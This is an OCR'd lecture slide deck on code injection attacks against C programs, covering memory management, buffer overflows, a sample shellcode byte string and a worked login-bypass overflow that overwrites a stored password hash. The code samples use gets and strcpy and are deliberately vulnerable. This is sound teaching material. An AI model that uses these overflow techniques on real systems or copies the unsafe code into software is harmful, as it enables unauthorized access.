C-based application exploits and countermeasures

Yves Younan
Senior Research Engineer
Sourcefire Vulnerability Research Team (VRT)
yyounan@sourcefire.com

Introduction

- C-based programs: some vulnerabilities exist which could allow code injection attacks
- Code injection attacks allow an attacker to execute foreign code with the privileges of the vulnerable program
- Major problem for programs written in C/C++/ Objective C
- Focus will be on:
  - Illustration of code injection attacks
  - Countermeasures for these attacks

Lecture overview

- Memory management in C-based languages
- Vulnerabilities
- Countermeasures
- Conclusion


Memory management in C-based lanaguages

- Memory is allocated in multiple ways in C-based languages:
  - Automatic (local variables in a function)
  - Static (global variables)
  - Dynamic (malloc, new or alloc)
- Programmer is responsible for
  - Correct allocation and deallocation in the case of dynamic memory
  - Appropriate use of the allocated memory
    - Bounds checks, type checks

Memory management in C-based languages

- Memory management is very error prone
- Typical bugs:
  - Writing past the bounds of the allocated memory
  - Dangling pointers: pointers to deallocated memory
  - Double frees: deallocating memory twice
  - Memory leaks: never deallocating memory
- For efficiency reasons, C-like compilers don't detect these bugs at run-time:
  - C standard states behavior of such programs is undefined

Process memory layout



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Lecture overview

- Memory management in C-based languages
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
- Countermeasures
- Conclusion

Code injection attacks

- To exploit a vulnerability and execute a code injection attack, an attacker must:
  - Find a bug that can allow an attacker to overwrite interesting memory locations
  - Find such an interesting memory location
  - Copy target code in binary form into the memory of a program
    - Can be done easily, by giving it as input to the program
  - Use the vulnerability to modify the location so that the program will execute the injected code

Interesting memory locations for attackers

- Stored code addresses: modified -> code can be executed when the program loads them into the IP
  - Return address: address where the execution must resume when a function ends
  - Global Offset Table: addresses here are used to execute dynamically loaded functions
  - Virtual function table: addresses are used to know which method to execute (dynamic binding in C++)
  - Dtors functions: called when programs exit

Interesting memory locations

- Function pointers: modified -> when called, the injected code is executed
- Data pointers: modified -> indirect pointer overwrites
  - First the pointer is made to point to an interesting location, when it is dereferenced for writing the location is overwritten
- Attackers can overwrite many locations to perform an attack

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    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
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Buffer overflows: impact

- Code red worm: estimated loss world-wide: $ 2.62 billion[1]
- Sasser worm: shut down X-ray machines at a Swedish hospital and caused Delta airlines to cancel several transatlantic flights[2]
- Zotob worm: crashed the DHS' US-VISIT workstations, causing long lines at major international airports[3]
- Stuxnet: targeted Iran's nuclear program and is believed to have caused it delays/damage[4]
- All four worms used stack-based buffer overflows

[1]MS01-033, [2]MS04-011,[3] MS05-039, [4] MS08-67

Buffer overflows: numbers

- NIST national vulnerability database:
  - 7809 buffer overflows reported over 25 years (1988-2012): 14% of all vulnerabilities reported
    - Most reported vulnerability (XSS, 2nd place with 7006)
  - 23% (5528) of vulnerabilities with high severity (CVSS>=7)
  - 35% (1391) of vulnerabilities with critical severity (CVSS=10)
  - Most important vulnerability in 2011, 2nd most important in 2012 (behind access control issues)
  - In the top 3 every year, except 2005
  - More stats at my OWASP talk tonight

Buffer overflows: what?

- Write beyond the bounds of an array
- Overwrite information stored behind the array
- Arrays can be accessed through an index or through a pointer to the array
- Both can cause an overflow
- Java: not vulnerable because it has no pointer arithmetic and does bounds checking on array indexing

Buffer overflows: how?

- How do buffer overflows occur?
  - By using an unsafe copying function (e.g. strcpy)
  - By looping over an array using an index which may be too high
  - Through integer errors
- How can they be prevented?
  - Using copy functions which allow the programmer to specify the maximum size to copy (e.g. strncpy)
  - Checking index values
  - Better checks on integers

Buffer overflows: example

```
void function(char *input) {
     char str[80];
     strcpy(str, input);
}

int main(int argc, char **argv) {
     function(argv[1]);
}
```

Shellcode

- Small program in machine code representation
- Injected into the address space of the process

```
int main() {
        printf("You win\n");
        exit(0);
}
static char shellcode[] =
                "\x6a
\x09\x83\x04\x24\x01\x68\x77"
                "\x69\x6e\x21\x68\x79\x6f
\x75\x20"
                "\x31\xdb
\xb3\x01\x89\xe1\x31\xd2"
                "\xb2\x09\x31\xc0\xb0\x04\xcd
\x80"
                "\x32\xdb\xb0\x01\xcd\x80";
```

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Stack-based buffer overflows

- Stack is used at run time to manage the use of functions:
  - For every function call, a new record is created
    - Contains return address: where execution should resume when the function is done
    - Arguments passed to the function
    - Local variables
- If an attacker can overflow a local variable he can find interesting locations nearby

Stack-based buffer overflows

- Old unix login vulnerability


```
int login() {
    char user[8], hash[8], pw[8];
    printf("login:");
    gets(user);

    lookup(user,hash);

    printf("password:");
    gets(pw);

    if (equal(hash, hashpw(pw))) return OK;
    else return INVALID;
  }
```

Stack-based buffer overflows




```
login:
  char user[8], hash[8], pw[8];
  printf(“username:”);
  gets(user);
  lookup(user,hash);
  printf(“password:”);
  gets(pw);
  if (equal(hash,hashpw(pw)))
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




Stack-based buffer overflows

IP

```
login:
  char user[8], hash[8], pw[8];
  printf("username:");
  gets(user);
  lookup(user,hash);
  printf("password:");
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```



Stack-based buffer overflows




```
login:
  char user[8], hash[8], pw[8];
  printf("username:");
  gets(user);
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  printf("password:");
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  if (equal(hash,hashpw(pw)))
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

```



Stack-based buffer overflows



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
Stack-based buffer overflows




```
login:
  char user[8], hash[8], pw[8];
  printf(“username:”);
  gets(user);
  lookup(user,hash);
  printf(“password:”);
  gets(pw);
  if (equal(hash,hashpw(pw)))
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



Stack-based buffer overflows


- Attacker can specify a password longer than 8 characters
- Will overwrite the hashed password
- Attacker enters:
  - AAAAAAAABBBBBBBB
  - Where BBBBBBBB = hashpw(AAAAAAAA)
- Login to any user account without knowing the password
- Called a non-control data attack

Stack-based buffer overflows

```
login:
  char user[8], hash[8], pw[8];
  printf("username:");
  gets(user);
  lookup(user,hash);
  printf("password:");
  gets(pw);            <- IP
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```



Stack-based buffer overflows



